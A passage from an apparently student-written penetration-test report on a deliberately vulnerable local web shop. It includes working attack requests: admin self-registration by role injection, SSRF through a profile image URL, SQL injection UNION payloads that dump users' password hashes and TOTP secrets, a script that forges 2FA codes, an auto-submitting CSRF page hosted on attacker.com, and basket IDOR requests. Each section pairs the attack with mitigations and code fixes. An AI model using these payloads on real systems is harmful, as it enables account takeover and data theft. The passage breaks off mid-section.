
1. **Intercept Standard Request with Burp Suite:**
   Using Burp Suite to intercept a POST request to /api/Users/
   from the registration page with valid user data (e.g., email: testas@gmail.com, role: Customer).



```
POST /api/Users/ HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 256
Origin: http://127.0.0.1:3000
Connection: keep-alive
Referer: http://127.0.0.1:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
kOe74JaD1lPQEYLRrZ8oMgOWAD5fQku38Tjydk3bjwxNq52ByvnmzKVX96p
8; _csrf=Wciy1snLuAjT1jJK2yjbSj-z
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{
    "email":"testas@gmail.com",
    "password":"Temo@2003",
    "passwordRepeat":"Temo@2003",
    "securityQuestion":{
        "id":1,
        "question":"Your eldest siblings middle name?",
        "createdAt":"2025-06-02T07:42:50.364Z",
        "updatedAt":"2025-06-02T07:42:50.364Z"
    },
    "securityAnswer":"asd"
}
```

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Users/23
Content-Type: application/json; charset=utf-8
Content-Length: 307
ETag: W/"133-2opggSIyEmHA9krGn7PeET2hbP0"
Vary: Accept-Encoding
Date: Mon, 02 Jun 2025 08:02:11 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "status":"success",
    "data":{
        "username":"",
        "role":"customer",
        "deluxeToken":"",
        "lastLoginIp":"0.0.0.0",
        "profileImage":
        "/assets/public/images/uploads/default.svg",
        "isActive":true,
        "id":23,
        "email":"testas@gmail.com",
        "updatedAt":"2025-06-02T08:02:11.892Z",
        "createdAt":"2025-06-02T08:02:11.892Z",
        "deletedAt":null
    }
}
```

2. **Intercept and Modify Request:** Use Burp Suite to intercept another POST request from the registration page. Modify the request body to include "role": "admin" (e.g., email: testas@gmail.com, role: admin). Forward the modified request.



```
POST /api/Users/ HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 276
Origin: http://127.0.0.1:3000
Connection: keep-alive
Referer: http://127.0.0.1:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
kOe74JaD1lPQEYLRrZ8oMgOWAD5fQku38Tjydk3bjwxNq52ByvnmzKVX96p
8; _csrf=Wciy1snLuAjT1jJK2yjbSj-z
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{
    "email":"testasA@gmail.com",
    "role":"admin",
    "password":"Temo@2003",
    "passwordRepeat":"Temo@2003",
    "securityQuestion":{
        "id":1,
        "question":"Your eldest siblings middle name?",
        "createdAt":"2025-06-02T07:42:50.364Z",
        "updatedAt":"2025-06-02T07:42:50.364Z"
    },
    "securityAnswer":"asd"
}
```

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Users/24
Content-Type: application/json; charset=utf-8
Content-Length: 310
ETag: W/"136-MVVrZqA4MB2xPvQczTSYkk2SH+o"
Vary: Accept-Encoding
Date: Mon, 02 Jun 2025 08:09:37 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "status":"success",
    "data":{
        "username":"",
        "deluxeToken":"",
        "lastLoginIp":"0.0.0.0",
        "profileImage":
        "/assets/public/images/uploads/defaultAdmin.png",
        "isActive":true,
        "id":24,
        "email":"testasA@gmail.com",
        "role":"admin",
        "updatedAt":"2025-06-02T08:09:37.024Z",
        "createdAt":"2025-06-02T08:09:37.024Z",
        "deletedAt":null
    }
}
```

Figure 13: Admin Privilege Exploitation via API Request Manipulation

Mitigation Recommendations

- **Implement Strict Input Validation:** Enforce robust server-side validation on the /api/Users/ endpoint to ensure only authorized parameters are processed, preventing manipulation of POST requests to assign administrative privileges.

- **Enforce Role-Based Access Control (RBAC):** Restrict user registration to non-administrative roles by default and require explicit admin approval or separate workflows for granting elevated privileges.
- **Audit and Log User Registration Events:** Enable detailed logging and monitoring of user registration activities to detect and alert on suspicious attempts to create accounts with unauthorized privileges.

Code Fix Example

Vulnerable Code in (server.ts):

Vulnerable Code Line:

```
if (name === 'User') { // vuln-code-snippet neutral-line
registerAdminChallenge
  resource.create.send.before((req: Request, res: Response, context: {
instance: { id: any }, continue: any }) => { // vuln-code-snippet vuln-line
registerAdminChallenge
    WalletModel.create({ UserId: context.instance.id }).catch((err: unknown)
=> {console.log(err)})
    return context.continue })}
```

Modified Code Line:

```
if (name === 'User') {
  resource.create.send.before((req: Request, res: Response, context: {
instance: { id: any }, continue: any }) => {
    const requestedRole = req.body.role
    if (requestedRole && requestedRole !== 'customer') {
      res.status(403).json({ status: 'error', error: 'Unauthorized role
specified' })
      return }
    req.body.role = 'customer'
    WalletModel.create({ UserId: context.instance.id }).catch((err: unknown)
=> { console.log(err)
})
    return context.continue }) }
```

Code Explanation:

- **Vulnerable Code:** Checks if (name === 'User') and processes user registration without validating req.body.role, allowing attackers to set role: 'admin' in POST requests to /api/Users/, enabling privilege escalation.
- **Modified Code:** Validates req.body.role, rejects non-customer roles with a 403 error, and enforces role = 'customer'.
- **Security Fix:** Prevents unauthorized role assignments by sanitizing input and overriding the role field.

4.4.6 **SSRF (Server-Side Request Forgery)**

High RISK (8/10)	
Exploitation Likelihood	**Possible**
Business Impact	**Major**
Remediation Difficulty	**Hard**

Description

SSRF is a critical vulnerability if attacker is able to pivot into internal network of the target. As TechTrove being a standalone application, doesn't have it. So a very basic version of SSRF was implemented around the functionality of image upload using URL. The challenge gets solved when you request a hidden resource of the web application server. The hidden resource is supposed to be obtained from the malware of SSTI vulnerability.




Figure 14: SSRF Attack

Security Implications

- **Data Exposure:** SSRF allows attackers to access internal resources like databases or file systems, risking sensitive data leaks.
- **System Compromise:** Unauthorized requests to internal endpoints can enable lateral movement or privilege escalation within the network.
- **Service Disruption:** Exploiting SSRF may disrupt services by targeting critical internal systems, impacting business operations.

Exploitation Details

1. **Leveraged Prior SSTI Success:** Building on our prior Server-Side Template Injection (SSTI) challenge solution, we used the juicy_malware_linux_amd_64 file which provided insights into related vulnerabilities.
2. **Identified SSRF Vulnerability:** We targeted the Gravatar URL field on the profile page (http://localhost:3000/#/profile), suspecting it allowed unvalidated server-side HTTP requests, a potential SSRF vector.




Figure 15: profile page

3. We submitted http://localhost:3000/solve/ssrf/challenge in the Gravatar URL field, prompting the server to fetch the internal resource.

Mitigation Recommendations

- **Whitelist URLs:** Restrict server-side requests to approved domains (e.g., *.gravatar.com).
- **Block Internal Requests:** Prevent requests to localhost or internal IPs.
- **Use a Proxy:** Route requests through a secure proxy with strict policies.
- **Sanitize Input:** Validate and sanitize URLs to block malicious inputs.
- **Least Privilege:** Run the application with minimal permissions to limit access to sensitive resources..

4.4.7 **Two-Factor Authentication User Data Extraction**

High RISK (8/10)	
Exploitation Likelihood	**Possible**
Business Impact	**Medium**
Remediation Difficulty	**Hard**

Description


The Two-Factor Authentication (2FA) vulnerability involves gaining access to a user's account without disabling, bypassing, or overwriting their 2FA settings. It falls under the category of Broken Authentication and typically requires extracting sensitive user data, specifically the TOTP (Time-based One-Time Password) secret key, to generate valid 2FA codes and log in successfully.

Exploitation Steps

1. **Understand 2FA Mechanism:**
   - The TechTrove implements TOTP-based 2FA, where a user scans a QR code during setup to obtain a secret key, which is used by an authenticator app to generate time-based codes.

   - The critically sensitive component is the TOTP secret key stored in the server's database, which can be exploited if accessible.

2. **Extract User Data via SQL Injection:**
   - Leverage a known SQL Injection vulnerability in the search to query the Users table.
   - The Users table includes columns such as email, password, username, and totpSecret. For "wurstbrot," extract the totpSecret value, which is a base32-encoded string (e.g., IFTXE3SPOEYVURT2MRYGI52TKJ4HC3KH).



Request

Pretty | Raw | Hex

```
GET /rest/products/search?q=
apple'))UNION+SELECT+sql,2,3,4,5,6,7,8,9+FROM+sqlite_master--
HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
ezp8ymB9LDWOrn4qjadxlh4tDfgHEWuWauX9hBbHnJdX6QV5KwR7JMv2YEgo
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
If-None-Match: W/"4f58-QW2XNusU7p/1E6d47Q/gOghjbhA"
Priority: u=0
```

```
{
  "id":
  "CREATE TABLE `Users` (`id` INTEGER PRIMARY KEY AUTOINCREMENT,
  `username` VARCHAR(255) DEFAULT '', `email` VARCHAR(255) UNIQUE
  , `password` VARCHAR(255), `role` VARCHAR(255) DEFAULT 'custome
  r', `deluxeToken` VARCHAR(255) DEFAULT '', `lastLoginIp` VARCHA
  R(255) DEFAULT '0.0.0.0', `profileImage` VARCHAR(255) DEFAULT '
  /assets/public/images/uploads/default.svg', `totpSecret` VARCHA
  R(255) DEFAULT '', `isActive` TINYINT(1) DEFAULT 1, `createdAt`
   DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `deletedAt`
  DATETIME)",
  "name":2,
  "description":3,
  "price":4,
  "deluxePrice":5,
  "image":6,
  "createdAt":7,
  "updatedAt":8,
  "deletedAt":9
},
{
```

Figure 16: DB Schema Enumeration


Request

Pretty | Raw | Hex

```
GET /rest/products/search?q=
apple'))UNION+SELECT+email,password,username,role,role,prof
ileimage,totpSecret,deletedAt,deluxeToken+FROM+Users--
HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
ezp8ymB9LDWOrn4qjadxlh4tDfgHEWuWauX9hBbHnJdX6QV5KwR7JMv2YEg
o
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
If-None-Match: W/"4f58-QW2XNusU7p/1E6d47Q/gOghjbhA"
Priority: u=0
```

```
{
  "id":"wurstbrot@techtrove.com",
  "name":"9ad5b0492bbe528583e128d2a8941de4",
  "description":"wurstbrot",
  "price":"admin",
  "deluxePrice":"admin",
  "image":"assets/public/images/uploads/defaultAdmin.png",
  "createdAt":"IFTXE3SPOEYVURT2MRYGI52TKJ4HC3KH",
  "updatedAt":null,
  "deletedAt":""
 }
]
```

Figure 17: User Data Extraction

3. Create a TOTP Generator Script:

Create a Python script named totp_generator.py to generate the TOTP code using the extracted secret.




```python
import pyotp
import sys

# The TOTP secret extracted from the SQL injection
totp_secret = "IFTXE3SPOEYVURT2MRYGI52TKJ4HC3KH"

# Create a TOTP object
totp = pyotp.TOTP(totp_secret)

# Generate the current TOTP code
current_code = totp.now()

print(f"Current 2FA code for wurstbrot@juice-sh.op: {current_code}")
```

Figure 18: TOTP Generator Script

4. Run the TOTP Generator Script:

The script outputs a 6-digit TOTP code (e.g., 123456) that updates every 30 seconds based on the secret key and current time.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ python totp_generator.py
Current 2FA code for wurstbrot@techtrove: 181455
```

Now we can use this code to bypass the 2FA of the user wurstbrot@techtrove and log in to their account.

Mitigation Recommendations

Prevent SQL Injection:

Implement prepared statements and parameterized queries to sanitize user inputs.

Validate and escape all user inputs before processing them in SQL queries.

Secure TOTP Secret Storage:

Encrypt TOTP secrets in the database using strong encryption algorithms.

Restrict access to sensitive columns like totpSecret through proper access controls.

Rate Limiting and Monitoring:

Implement rate limiting on login attempts to prevent brute-forcing of TOTP codes.

4.4.8 **CSRF (Cross-Site Request Forgery)**

High RISK (8/10)	
Exploitation Likelihood	**Likely**
Business Impact	**Medium**
Remediation Difficulty	**Easy**

Description

Cross-Site Request Forgery (CSRF), categorized under Broken Access Control, involves exploiting a vulnerability that allows an attacker to perform unauthorized actions on behalf of an authenticated user. The goal is to manipulate the user into performing an action (e.g., changing their password or making a purchase) by tricking them into clicking a malicious link or visiting a crafted webpage.

Exploitation Steps

1. **Understand CSRF Mechanism:**
   - The application does not validate CSRF tokens for certain sensitive actions, such as updating user profile information (e.g., email or password).
   - An attacker can craft a malicious webpage that submits a form to the target endpoint, executing an action on behalf of the authenticated user.
2. **Identify Vulnerable Endpoint:**
   - Using developer tools or an intercepting proxy, inspect the application's requests to identify state-changing actions that use POST or GET requests without CSRF tokens.
   - Example: The user profile update endpoint (/profile) accepts a POST request with parameters like username to update the user's profile details.
3. **Craft Malicious Webpage:**
   - Create an HTML page (e.g., csrf_attack.html) that automatically submits a form to the vulnerable endpoint when loaded.
   - Example: To change the user's username to attackerKTB, craft a form targeting the /profile endpoint.

Host this page on a server or locally (e.g., http://attacker.com/csrf_attack.html).

```
<!DOCTYPE html>
<html>
<head>
    <title>Innocent Looking Page</title>
</head>
<body onload="document.forms[0].submit()">
    <h1>Welcome to this innocent looking page!</h1>
    <form action="http://127.0.0.1:3000/profile" method="POST"
style="display:none;">
        <input type="text" name="username" value="attackerKTB">
    </form>
    <p>If you're seeing this page for more than a second, the attack might not
have worked.</p>
</body>
</html>
```

4. Trick the Victim:

- Lure an authenticated user to visit the malicious webpage
- When the victim visits the page, the form automatically submits, sending a POST request to update their username to attackerKTB.

Mitigation Recommendations

Implement Anti-CSRF Tokens:

- Generate and validate unique, unpredictable CSRF tokens for each state-changing request (e.g., form submissions).
- Include tokens as hidden fields in forms or as headers in API requests.

SameSite Cookies:

- Configure session cookies with the SameSite=Strict or SameSite=Lax attribute to prevent cross-origin requests from including cookies.

Validate HTTP Methods:

Restrict sensitive actions to POST requests and reject GET requests for state-changing operations.

User Confirmation:

Require re-authentication or additional confirmation (e.g., password entry) for critical actions like profile updates.

Code Fix Example

Vulnerable Code in (routes/updateUserProfile.ts):

- **First** install csurf middleware, using “`npm install csurf`”

1. import the CSRF protection middleware at the top of the file:

```
import { type Request, type Response, type NextFunction } from 'express'
import { UserModel } from '../models/user'
import challengeUtils = require('../lib/challengeUtils')
import * as utils from '../lib/utils'
import csrf from 'csurf'  // Add this line to import CSRF protection
```

2. modify the updateUserProfile function to include CSRF protection:

```
module.exports = function updateUserProfile () {
  const csrfProtection = csrf({ cookie: true })  // Add this line to
initialize CSRF protection

  return [csrfProtection, (req: Request, res: Response, next: NextFunction)
=> {  // Modify this line to include CSRF middleware
    const loggedInUser = security.authenticatedUsers.get(req.cookies.token)
```

Code Explanation:

Import CSRF Middleware:

- Add import csrf from 'csurf' at the top of routes/updateUserProfile.ts to include the CSRF protection module.

Initialize CSRF Protection:

- Create a CSRF protection instance with const csrfProtection = csrf({ cookie: true }), configuring it to store CSRF tokens in cookies for secure transmission.

Apply CSRF Middleware to Route:

- Modify the updateUserProfile function to include the csrfProtection middleware in the route handler array.
- Update the return statement to [csrfProtection, (req: Request, res: Response, next: NextFunction) => {...}], ensuring CSRF validation occurs before processing the request.

Purpose:

- The csurf middleware generates and validates unique CSRF tokens for state-changing requests (e.g., updating user profiles), preventing unauthorized cross-site requests

4.4.9 **Broken Access Control in Basket Functionality**

High RISK (8/10)	
Exploitation Likelihood	**Likely**
Business Impact	**Medium**
Remediation Difficulty	**Moderate**


Description

The Broken Access Control in Basket Functionality vulnerability involves exploiting flaws in the basket-related endpoints, allowing unauthorized access to view and modify other users' baskets. This challenge falls under the Broken Access Control category and is considered high severity due to the potential for unauthorized actions on behalf of other users, including exposure of sensitive data and manipulation of basket contents. The objective is to demonstrate the ability to view another user’s basket and add items to it without proper authorization.

Exploitation Steps


1. **Understand Basket Functionality:**
   - The application allows users to add items to their own baskets and view their basket contents via REST API endpoints.
   - The critical vulnerability lies in the lack of proper access control checks, enabling manipulation of HTTP requests to access or modify baskets belonging to other users.

2. **View Other Users’ Baskets:**
   - Identify the REST endpoint used to view a basket: /rest/basket/{basketId}, where {basketId} corresponds to a user’s ID.
   - Use an intercepting proxy like Burp Suite to capture the HTTP request made when viewing your own basket.



```
GET /rest/basket/6 HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; r
Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0
wiZGF0YSI6eyJpZCI6MiMsInVzZXJuYW1lIjoiIiwiZW1l
```

Figure 19: Original request




```
GET /rest/basket/2 HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:
Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dX
```

Figure 20: Altered request

- **Response:**

